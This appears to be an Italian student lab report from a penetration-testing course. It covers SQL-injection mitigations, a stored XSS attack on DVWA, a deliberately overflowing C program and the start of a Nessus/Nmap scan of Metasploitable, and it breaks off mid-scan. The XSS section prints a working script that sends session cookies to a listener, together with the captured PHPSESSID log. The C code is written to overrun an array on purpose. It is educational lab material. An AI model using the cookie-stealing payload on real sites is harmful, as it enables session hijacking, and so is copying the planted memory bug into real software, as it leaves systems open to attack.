- **Aggiornamento e Patching:**

- Mantenere il software dell'applicazione, il sistema operativo e il database aggiornati con le ultime patch di sicurezza. Le vulnerabilità di sicurezza noti vanno regolarmente corrette.

- **Monitoraggio e Logging:**

- Implementare un sistema di monitoraggio e logging per rilevare attività sospette o tentativi di SQL Injection. Analizzare regolarmente i log per identificare potenziali minacce.

- **Formazione del Personale:**

- Fornire formazione al personale coinvolto nello sviluppo e nella gestione delle applicazioni web per sensibilizzarli sulle pratiche sicure e sulle minacce di SQL Injection.

- **Testing di Sicurezza:**

- Condurre regolarmente test di sicurezza, inclusi test specifici per rilevare vulnerabilità di SQL Injection. L'uso di strumenti di scansione automatizzati e test di penetration etici può identificare e risolvere le vulnerabilità prima che siano sfruttate.

Implementare queste pratiche di sicurezza può ridurre significativamente il rischio di attacchi di SQL Injection e migliorare la sicurezza complessiva delle applicazioni web.

Traccia Giornata 2: Web Application Exploit XSS

Sfruttare la vulnerabilità **XSS** presente sulla web application DVWA con lo scopo di simulare il furto di una sessione di un utente del sito, inoltrandone i cookie su un server in ascolto creato in precedenza.

Requisiti laboratorio:

Livello difficoltà DVWA: **LOW**

IP Kali Linux: **192.168.104.100/24**

IP Metasploitable: **192.168.104.150/24**

I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 4444.

Cosa è un XSS?

Un attacco XSS sfrutta la vulnerabilità del mancato controllo di input dell'utente al fine di inserire uno script malevolo.

Si divide in tre categorie: **Stored, Reflected, Dom-based**.

Le differenze tra i tre sono le seguenti:

Stored XSS (Cross-Site Scripting):

L'input dannoso inviato dall'attaccante viene memorizzato sul server e restituito in modo permanente a tutti gli utenti che accedono a una determinata pagina o risorsa. Scenario tipico: Commenti nei forum, messaggi di chat, campi di profilo, ecc.

Reflected XSS (Cross-Site Scripting):

L'input dannoso dell'utente viene immediatamente restituito dalla pagina web, senza essere memorizzato sul server. L'attacco si basa sull'indirizzo URL o su input provenienti da altre fonti e viene riflesso sulla pagina. Scenario tipico: Link malevoli inviati via email o social media, risultati di ricerca compromessi, ecc.

DOM-based XSS (Cross-Site Scripting):

L'attacco si verifica interamente sul lato client, manipolando il Document Object Model (DOM) del browser. La vulnerabilità si basa su come il codice JavaScript interpreta e utilizza l'input fornito dall'utente. Scenario tipico: Manipolazione degli script client-side attraverso l'URL o input utente direttamente all'interno del browser.

Configurazione delle macchine:

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.104.100 netmask 255.255.255.0 broadcast 192.168.104.255
    inet6 fe80::a00:27ff:fe5d:41c4 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:5d:41:c4 txqueuelen 1000 (Ethernet)
    RX packets 58 bytes 4932 (4.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 42 bytes 4004 (3.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 56 bytes 4864 (4.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 56 bytes 4864 (4.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:28:5d:63
          inet addr:192.168.104.150  Bcast:192.168.104.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe28:5d63/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:24 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1536 (1.5 KB)  TX bytes:4752 (4.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

Per iniziare l'attacco bisognerà accedere nella sezione XSS Stored nella pagina della DVWA (n.b. per immettere il codice nel campo "message" abbiamo dovuto modificare la lunghezza dei caratteri massimi utilizzabili al suo interno, passando da 50 a 250).

The screenshot shows the DVWA web application interface. The top navigation bar includes links for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored (which is highlighted in green). On the left, there are links for DVWA Security, PHP Info, and About. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains a form with 'Name *' and 'Message *' fields, and a 'Sign Guestbook' button. Below the form, a preview shows 'Name: test' and 'Message: This is a test comment.' Under 'More info', there are three links: <http://hackers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. At the bottom, the footer displays 'Username: admin', 'Security Level: low', 'PHPIDS: disabled', and 'Damn Vulnerable Web Application (DVWA) v1.0.7'. There are also 'View Source' and 'View Help' buttons.

Possiamo procedere all'inserimento del seguente script:

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value=":D"/>
Message *	<div><div><script>var img = new Image(); img.src="http://0.0.0.0:4444/" + document.cookie;</script></div></div>
<input type="button" value="Sign Guestbook"/>	

Lo script crea un tag IMG che avrà come percorso dell'immagine l'indirizzo IP del nostro server. Questo servirà per effettuare una richiesta GET nel tentativo di recuperare un'immagine, utilizzando un percorso costruito con il cookie dell'utente. Quindi nel Log del server avremo i cookie di tutti gli utenti.

Tramite questo script siamo in grado di ricavare il cookie di sessione e di inviarli in un server (in ascolto sulla porta 4444) che abbiamo precedentemente creato.

```
File Azioni Modifica Visualizza Aiuto
(kali@kali) - [~/Scrivania]
$ python -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
127.0.0.1 - - [22/Jan/2024 10:27:07] code 404, message File not found
127.0.0.1 - - [22/Jan/2024 10:27:07] "GET /security=low;%20PHPSESSID=996f41e06248d4bceb439e1459eae8a7 HTTP/1.1" 404
```

Conclusioni

XSS Stored rappresenta una minaccia per la sicurezza delle Web Application, poiché consente agli attaccanti di inserire script malevoli e memorizzarli sui server backend creando danni agli utenti. L'uso di librerie sicure e aggiornate ed una corretta sanificazione dei dati in input possono contribuire a diminuire i rischi associati a questa vulnerabilità.

Traccia Giorno 3: System Exploit BOF

Viene richiesto di descrivere il funzionamento del programma lasciato in allegato prima dell'esecuzione per poi riprodurlo ed eseguirlo e successivamente modificarlo affinché si verifichi un errore di segmentazione (BOF).

```
#include <stdio.h>

int main () {

    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");

    for (i = 0; i < 10; i++) {
        int c = i + 1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for (i = 0; i > -1; i++) {
        int t = i + 1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0; j < 10 - 1; j++) {
        for (k = 0; k < 10 - j - 1; k++) {
            if (vector[k] > vector[k+1]) {
                swap_var = vector[k];
                vector[k] = vector[k+1];
                vector[k+1] = swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++) {
        int g = j + 1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }

    return 0;
}
```

```
Inserire 10 interi:
[1]:1
[2]:2
[3]:3
[4]:4
[5]:5
[6]:6
[7]:7
[8]:8
[9]:9
[10]:10
Il vettore inserito e':
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 10
Il vettore ordinato e':
[1]:1
[2]:2
[3]:3
[4]:4
[5]:5
[6]:6
[7]:7
[8]:8
[9]:9
[10]:10
```

Il Programma chiederà di inserire 10 numeri interi e al termine di esso li ordinerà in maniera crescente.

Programma modificato (BOF)

```
#include <stdio.h>
#include <stdbool.h>

int main() {
    int f;
    printf("Inserisci 10 numeri interi \n");

    int vector[10 + f], i, j, k;
    int swap_var;
    bool esciDalProgramma = false;

    for (i = 0; i < 25; i++) {
        int c = i + 1;
        printf("[%d]: ", c);
        scanf("%d", &vector[i]);

        if (vector[i] == 1414) {
            esciDalProgramma = true;
            break;
        }

        if (i == 9) {
            char risposta;
            printf("Vuoi inserire altri parametri? (s/n): ");
            scanf(" %c", &risposta);

            if (risposta != 's' && risposta != 'S') {
                printf("Inserimento annullato.\n");
                break;
            }
        }
    }

    if (!esciDalProgramma) {
        printf("Il vettore inserito e':\n");
        for (i = 0; i < 25; i++) {
            int t = i + 1;
            printf("[%d]: %d\n", t, vector[i]);
        }

        for (j = 10; j < 10 + f - 1; j++) {
            for (k = 10; k < 10 + f - j - 1; k++) {
                if (vector[k] > vector[k + 1]) {
                    swap_var = vector[k];
                    vector[k] = vector[k + 1];
                    vector[k + 1] = swap_var;
                }
            }
        }
    }
}
```



```

printf("La parte del vettore ordinato e':\n");
for (j = 10; j < 10 + f; j++) {
    int g = j + 1;
    printf("[%d]: %d\n", g, vector[j]);
}
} else {
    printf("Uscita dal programma: l'utente ha inserito il numero 1414.\n");
}

return 0;
}

```

Funzionamento del programma:

Il programma chiederà di inserire 10 numeri interi inizialmente, offrendo anche l'opzione di terminare inserendo il numero "1414".

Dopo aver inserito i primi 10 numeri, il programma chiederà di aggiungerne ulteriori, creando così un problema di segmentazione.

```

Inserisci 10 numeri interi
Inserire il numero 1414 per uscire dal programma
[1]:1
[2]:2
[3]:3
[4]:4
[5]:5
[6]:4
[7]:3
[8]:2
[9]:1
[10]:2
Vuoi inserire altri parametri? (s/n): s
[11]:1
[12]:2
[13]:3
[14]:4
[15]:5
[16]:1
[17]:2
[18]:3
[19]:4
zsh: segmentation fault ./caccola

```

Spiegazione base del primo codice:

```
#include <stdio.h>

int main () {

int vector [10], i, j, k;
int swap_var;

printf ("Inserire 10 interi:\n");

for ( i = 0 ; i < 10 ; i++)
{
int c= i+1;
printf("[%d]:", c);
scanf ("%d", &vector[i]);
}

printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
{
int t= i+1;
printf("[%d]: %d", t, vector[i]);
printf("\n");
}
```

#INCLUDE: Questa riga include la libreria standard di input/output in C, che è necessaria per utilizzare le funzioni di input/output standard come printf e scanf;

INT MAIN (): Questa è la dichiarazione della funzione main, che rappresenta il punto di partenza dell'esecuzione del programma;

INT VECTOR [10], I, J, K: Viene dichiarato un array di interi chiamato vector con dimensione 10. Inoltre, vengono dichiarate le variabili i, j, e k che verranno utilizzate come contatori o indici nei cicli successivi;

INT SWAP_VAR: Viene dichiarata la variabile swap_var che sarà utilizzata per scambiare i valori durante l'ordinamento del vettore;

PRINTF() : Stampa a schermo la stringa all'interno delle parentesi tonde;

Primo ciclo for: Questo ciclo viene utilizzato per chiedere all'utente di inserire 10 numeri interi. Ogni iterazione del ciclo;

i: è l'indice corrente del ciclo, che va da 0 a 9;

c: viene calcolato come l'indice incrementato di 1, quindi rappresenta l'indice dell'elemento corrente per l'output;

Viene visualizzato un PRINTF che include l'indice corrente [i+1];

scanf: viene utilizzato per leggere un intero dalla tastiera e memorizzarlo nell'elemento corrispondente dell'array vector Programma Base PT2;

Secondo ciclo for: Questo ciclo viene utilizzato per stampare il vettore inserito dall'utente. Ogni iterazione del ciclo;

i: è ancora l'indice corrente del ciclo, da 0 a 9;

t: viene calcolato come l'indice incrementato di 1, quindi rappresenta l'indice dell'elemento corrente per l'output;

Viene visualizzato un PRINTF che include l'indice corrente [i+1]: e il valore corrispondente memorizzato nell'array vector[i];

Viene stampata una nuova linea (printf("\n")); per rendere più leggibile l'output;

```
for (j = 0 ; j < 10 - 1; j++)
{
    for (k = 0 ; k < 10 - j - 1; k++)
    {
        if (vector[k] > vector[k+1])
        {
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
        }
    }
}
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
{
    int g = j+1;
    printf("[%d]:", g);
    printf("%d\n", vector[j]);
}

return 0;
```

Il primo ciclo for: implementa l'algoritmo di ordinamento a bolle per ordinare in modo crescente l'array vector;

Il ciclo esterno attraversa l'array più volte (for (j = 0; j < 10 - 1; j++)). Ad ogni passo del ciclo esterno, il ciclo interno confronta elementi adiacenti e li scambia se l'elemento corrente è maggiore di quello successivo (for (k = 0; k < 10 - j - 1; k++)).

Secondo ciclo for: Dopo l'esecuzione dell'algoritmo di ordinamento, viene stampato il vettore ordinato. Ogni elemento dell'array vector viene stampato insieme al suo indice incrementato di 1 per rappresentare la posizione dell'elemento nell'output.

Spiegazione base del secondo codice:

```
#include <stdio.h>
#include <stdbool.h>

int main() {
    int f;
    printf("Inserisci 10 numeri interi \n");
    printf("Inserire il numero 1414 per uscire dal programma\n");

    int vector[10 + f], i, j, k;
    int swap_var;
    bool esciDalProgramma = false;

    for (i = 0; i < 25; i++) {
        int c = i + 1;
        printf("[%d]:", c);
        scanf("%d", &vector[i]);

        if (vector[i] == 1414) {
            esciDalProgramma = true;
            break;
        }

        if (i == 9) {
            char risposta;
            printf("Vuoi inserire altri parametri? (s/n): ");
            scanf(" %c", &risposta);

            if (risposta != 's' && risposta != 'S') {
                printf("Inserimento annullato.\n");
                break;
            }
        }
    }
}
```

#include | #include: Queste righe includono le librerie standard di input/output in C e la libreria per gestire i valori booleani (true e false);

int main(): Inizia la definizione della funzione main, che è il punto di partenza dell'esecuzione del programma;

int f: Dichiarare una variabile intera f che sarà utilizzata per specificare la dimensione dell'array vector. La quale non avendo una dimensione specifica potrà causare problemi di segmentazione;

int vector[10 + f], i, j, k: Dichiarare un array di interi chiamato vector con dimensione 10 + f. Inoltre, dichiarare tre variabili di controllo per i cicli (i, j, e k);

`int swap_var`: Dichiarare una variabile `swap_var` che sarà utilizzata per scambiare i valori durante l'ordinamento del vettore;

`bool esciDalProgramma = false`: Dichiarare una variabile booleana `esciDalProgramma` e la inizializza a `false`. Sarà utilizzata per determinare se l'utente desidera uscire dal programma;

`for (i = 0; i < 25; i++)`: Inizia un ciclo `for` che si ripete 25 volte. Questo ciclo è utilizzato per acquisire i numeri interi dall'utente;

`int c = i + 1; printf("[%d]:", c)`: Dentro il ciclo, viene dichiarata la variabile `c` che rappresenta l'indice incrementato di 1. Viene quindi stampato un prompt che include l'indice corrente;

`scanf("%d", &vector[i])`: Utilizza `scanf` per leggere un numero intero dalla tastiera e memorizzarlo nell'array `vector` all'indice corrente `i`;

```
if (!esciDalProgramma) {
    printf("Il vettore inserito e':\n");
    for (i = 0; i < 25; i++) {
        int t = i + 1;
        printf("[%d]: %d\n", t, vector[i]);
    }

    for (j = 10; j < 10 + f - 1; j++) {
        for (k = 10; k < 10 + f - j - 1; k++) {
            if (vector[k] > vector[k + 1]) {
                swap_var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap_var;
            }
        }
    }

    printf("La parte del vettore ordinato e':\n");
    for (j = 10; j < 10 + f; j++) {
        int g = j + 1;
        printf("[%d]: %d\n", g, vector[j]);
    }
} else {
    printf("Uscita dal programma: l'utente ha inserito il numero 1414.\n");
}

return 0;
}
```

Primo IF: Controlla se il numero appena inserito è uguale a 104. Se lo è, imposta la variabile `esciDalProgramma` a `true` e esce dal ciclo;

Secondo IF: Dopo aver inserito 10 numeri, verifica se `i` è uguale a 9, indicando che sono stati inseriti i primi 10 numeri. In tal caso, chiede all'utente se desidera inserire ulteriori numeri. Se l'utente risponde con qualcosa diverso da 's' o 'S', stampa un messaggio e esce dal ciclo;

Primo If, primo For: La prima condizione `!esciDalProgramma` viene eseguita solamente se l'utente avrà scelto di terminare il programma, quindi digitando il numero 1414. Se non ha scelto di uscire, l'utente potrà inserire altri numeri e quindi potrà causare l'errore di segmentazione;

Secondo For con relativo blocco: Utilizza l'algoritmo di ordinamento crescente, da `vector[10]` a `vector[10 + f - 1]`, però solamente quando l'utente avrà inserito i primi 10 numeri;

ciclo For: Se l'utente non ha deciso di uscire dopo i primi 10 numeri, verranno raggruppate entrambi gli Array e verranno ordinati in modo crescente;

Else: Se l'utente precedentemente scelto di uscire, digitando il numero "1414", il programma terminerà restituendo il relativo messaggio di uscita;

Return 0: Termina la funzione Main.

Differenza tra i due programmi

Programma Base: Il programma chiederà di inserire 10 numeri interi e alla fine gli ordinerà in maniera ordinata in modo crescente e alla fine il programma terminerà.

Programma Modificato: Il programma chiederà all'utente di inserire 10 numeri interi dando anche la possibilità di uscire prima dal programma digitando il numero "1414", inserendo i primi 10 numeri, verrà chiesto all'utente se vorrà inserire altri numeri, se l'utente acconsentirà, potrà causare un problema di Segmentazione della memoria, e di conseguenza il programma terminerà in errore.

Traccia Giornata 4: Exploit Metasploitable con Metasploit

Nella traccia della quarta giornata ci viene richiesto di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Meta.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole
suggerimento(utilizzando l'exploit al path **exploit/multi/samba/usermap_script**).
- Eseguire il comando **"ifconfig"** una volta ottenuta la sessione, per verificare l'indirizzo di rete della macchina vittima.

Utilizzando i seguenti requisiti del nostro laboratorio virtuale:

- 🚩 IP Kali Linux: **192.168.50.100**
- 🚩 IP Metasploitable: **192.168.50.150**
- 🚩 Listen port (nelle opzioni del payload): **5555**

Per svolgere la richiesta quindi andremo a configurare le macchine, assicurandoci che comunicano tra di loro, utilizzeremo il tool di **Nessus** per effettuare una scansione delle vulnerabilità sulla macchina Metasploitable, cerchiamo la vulnerabilità del servizio attivo sulla porta 445 TCP, **Nmap** per effettuare una scansione sui servizi e sulle porte attive, per utilizzare il servizio di **Metasploit** cercando di ottenere una sessione da remoto.

Effettuare un Vulnerability Scanning con Nessus

Cosa è Nessus?



Nessus è un software utilizzato per la scansione e l'identificazione delle vulnerabilità in reti informatiche e nei sistemi. Non è altro che uno strumento progettato per individuare potenziali criticità della sicurezza nei software in uso, consentendo di migliorare la sicurezza delle proprie infrastrutture e di prevenire attacchi informatici. Nessus è in grado di eseguire una scansione in cui identifica e classifica in base alla loro criticità le vulnerabilità e genera report molto dettagliati, facilitando sia l'analisi sia la rettifica del problema, inoltre essendo sempre aggiornato sulle nuove minacce e vulnerabilità scoperte è uno dei software utilizzati anche nelle organizzazioni governative.

Prima di tutto configuriamo gli indirizzi IP delle nostre macchine come richiesto.

```
(kali@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255
    inet6 fe80::a00:27ff:fe64:481b/64 scope link
    ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
    RX packets 20 bytes 3213 (3.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 2424 (2.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:64:48:1b
          inet addr:192.168.50.150 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe64:481b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:3526 (3.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29797 (29.0 KB)  TX bytes:29797 (29.0 KB)
```

Facciamo partire un ping di sicurezza per assicurarci che le macchine comunicano.

```
(kali@kali)~$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data:
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=7.58 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=1.21 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.734 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.758 ms
^C
--- 192.168.50.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3026ms
rtt min/avg/max/mdev = 0.734/2.571/7.583/2.899 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data:
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.931 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.890 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=2.95 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.911 ms
--- 192.168.50.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.890/1.421/2.953/0.884 ms
```

Facciamo partire nessus con il comando “sudo systemctl start nessusd”.



```
$ sudo systemctl start nessusd && systemctl --no-pager status nessusd
[sudo] password for kali:
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; preset: disabled)
   Active: active (running) since Mon 2024-01-22 05:26:30 EST; 27ms ago
     Main PID: 1719 (nessus-service)
       Tasks: 1 (limit: 12887)
      Memory: 588.0K (peak: 596.0K)
         CPU: 12ms
       CGroup: /system.slice/nessusd.service
              └─1719 /opt/nessus/sbin/nessus-service -q

Jan 22 05:26:30 kali systemd[1]: Started nessusd.service - The Nessus Vulne...ner.
Hint: Some lines were ellipsized, use -l to show in full.
```


Bene ora che il servizio è attivo andiamo sulla pagina browser di nessus


<https://kali:8834>.

Avviamo una nuova scansione su Nessus inserendo l'IP di Meta **192.168.50.150** e attendiamo, dopo qualche minuto possiamo già notare diverse vulnerabilità, tra cui quelle del protocollo **SMB(Server Message Block)** e **Samba**.



Andiamo a vedere meglio queste due vulnerabilità.

Cosa è il protocollo SMB e cosa è Samba?



Il protocollo **SMB (Server Message Block)** facilita la comunicazione tra processi su reti informatiche e permette la condivisione di file, stampa e dispositivi. Le porte utilizzate da SMB sono la porta 139, originariamente associata a NetBIOS, e la porta 445, utilizzata nelle versioni successive su uno stack TCP.

Samba invece è un'applicazione open source che implementa il protocollo SMB su sistemi operativi non Windows.

Samba può essere configurato per agire sia come server che come client.

Come server, fornisce risorse di condivisione, mentre come client può accedere a risorse condivise da altri dispositivi sulla rete.

L'utilizzo di Samba è comune in ambienti misti, dove sono presenti computer con sistemi operativi diversi, consentendo una migliore interoperabilità tra tali sistemi sulla stessa rete.

- Il plugin **57608** tenta un accesso **SMB** e durante il login verifica i requisiti per la firma SMB. Se la firma non è richiesta, il plugin segnala questa condizione. Poiché è un plugin remoto, è possibile utilizzare una cattura di pacchetti per confermare se si tratta di un falso positivo. La confusione può sorgere perché la firma SMB può essere attivata opportunisticamente o impostata come obbligatoria. (porta 445/tcp).

MEDIUM SMB Signing not required

Description
Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

Solution
Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

See Also
<http://www.nessus.org/u?df39b8b3>
<http://technet.microsoft.com/en-us/library/cc731957.aspx>
<http://www.nessus.org/u?774b80723>
<https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html>
<http://www.nessus.org/u?a3cac4ea>

Output
No output recorded.
To see debug logs, please visit individual host

Port ▲	Hosts
445 / tcp / cifs	192.168.50.150

- La versione di **Samba** in esecuzione sul host remoto è vulnerabile a Badlock, una falla che coinvolge i protocolli SAM e LSAD a causa di una negoziazione non corretta del livello di autenticazione su canali RPC. Un attaccante man-in-the-middle può sfruttare questa vulnerabilità per forzare il declassamento del livello di autenticazione, consentendo l'esecuzione di operazioni Samba arbitrarie nel contesto dell'utente intercettato. Ciò può comportare la visualizzazione o modifica di dati sensibili in un database Active Directory o la disattivazione di servizi critici. (porta 445/tcp).

HIGH Samba Badlock Vulnerability

Description
The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution
Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.


See Also
<http://badlock.org>
<https://www.samba.org/samba/security/CVE-2016-2118.html>

Output
Nessus detected that the Samba Badlock patch has not been applied.
To see debug logs, please visit individual host

Port ▲	Hosts
445 / tcp / cifs	192.168.50.150

Sfruttare la vulnerabilità del servizio attivo sulla porta 445 tcp

Cosa è NMAP?



Nmap - Network mapper - è uno dei più noti ed usati security scanner al mondo; Nmap effettua una scansione di hosts e servizi, presenti su una rete informatica, inviando pacchetti TCP/UDP manipolati in modo opportuno: tale capacità permette non solo, un mero riconoscimento delle porte aperte sui vari hosts ma abilita una serie di funzionalità come il riconoscimento dell'O.S. del sistema target, il nome e la versione dei servizi attivi, la presenza di meccanismi di sicurezza interposti (quali IDS e firewall).

Facciamo partire una scansione Nmap sulla macchina target di Meta, per vedere le porte e i servizi attivi con la rispettiva versione, utilizziamo il comando **“nmap -sV 192.168.50.150”**.

```
(kali@kali)-[~]
$ nmap -sV 192.168.50.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-22 05:30 EST
Nmap scan report for 192.168.50.150
Host is up (0.0068s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
